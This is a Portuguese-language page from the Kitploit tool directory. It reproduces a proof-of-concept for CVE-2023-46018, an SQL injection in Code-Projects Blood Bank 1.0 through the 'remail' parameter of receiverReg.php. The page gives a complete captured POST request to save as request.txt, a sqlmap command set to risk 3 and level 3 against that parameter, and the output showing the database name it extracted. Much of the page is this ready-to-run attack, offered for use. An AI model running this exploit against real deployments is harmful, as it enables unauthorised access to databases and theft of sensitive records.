
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability — Exploit de prova de conceito para vulnerabilidade de injeção SQL no Code-Projects Blood Bank V1.0, visando o parâmetro remail em receiverReg.php para extrair o conteúdo do banco de dados. | Kitploit
Ferramentas/GitHubGitHub/ersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

Exploit de prova de conceito para vulnerabilidade de injeção SQL no Code-Projects Blood Bank V1.0, visando o parâmetro remail em receiverReg.php para extrair o conteúdo do banco de dados.

Ver Repositório
3há 2 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-Vulnerabilidade-de-Injeção-SQL

  • Autor do Exploit: ersinerenler

Página inicial do fornecedor

  • https://code-projects.org/blood-bank-in-php-with-source-code

Link do software

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Visão geral


  • O Blood Bank V1.0 da Code-Projects é suscetível a uma vulnerabilidade de segurança significativa que surge da proteção insuficiente no parâmetro 'remail' no arquivo receiverReg.php. Essa falha pode ser explorada para injetar consultas SQL maliciosas, levando a acesso não autorizado e extração de informações sensíveis do banco de dados.

Detalhes da vulnerabilidade

  • ID CVE: CVE-2023-46018
  • Versão afetada: Blood Bank V1.0
  • Arquivo vulnerável: /receiverReg.php
  • Nome do parâmetro: remail
  • Tipo de ataque: Local

Referências:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46018
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46018

Descrição

  • A falta de validação e sanitização adequada da entrada no parâmetro 'remail' permite que um atacante crie consultas de injeção SQL, contornando mecanismos de autenticação e obtendo acesso não autorizado ao banco de dados
image

Prova de conceito (PoC):

  • Salve a requisição POST do receiverReg.php em um arquivo request.txt.
---
POST /bloodbank/file/receiverReg.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------2653697510272605730288393868
Content-Length: 877
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/register.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rname"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rbg"

A+
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rcity"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rphone"

05555555555
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="remail"

test@test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rpassword"

test123
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rregister"

Register
-----------------------------2653697510272605730288393868--

---

  • sqlmap -r request.txt -p remail --risk 3 --level 3 --dbms mysql --batch --current-db

  • banco de dados atual: bloodbank

image
Baixar ferramenta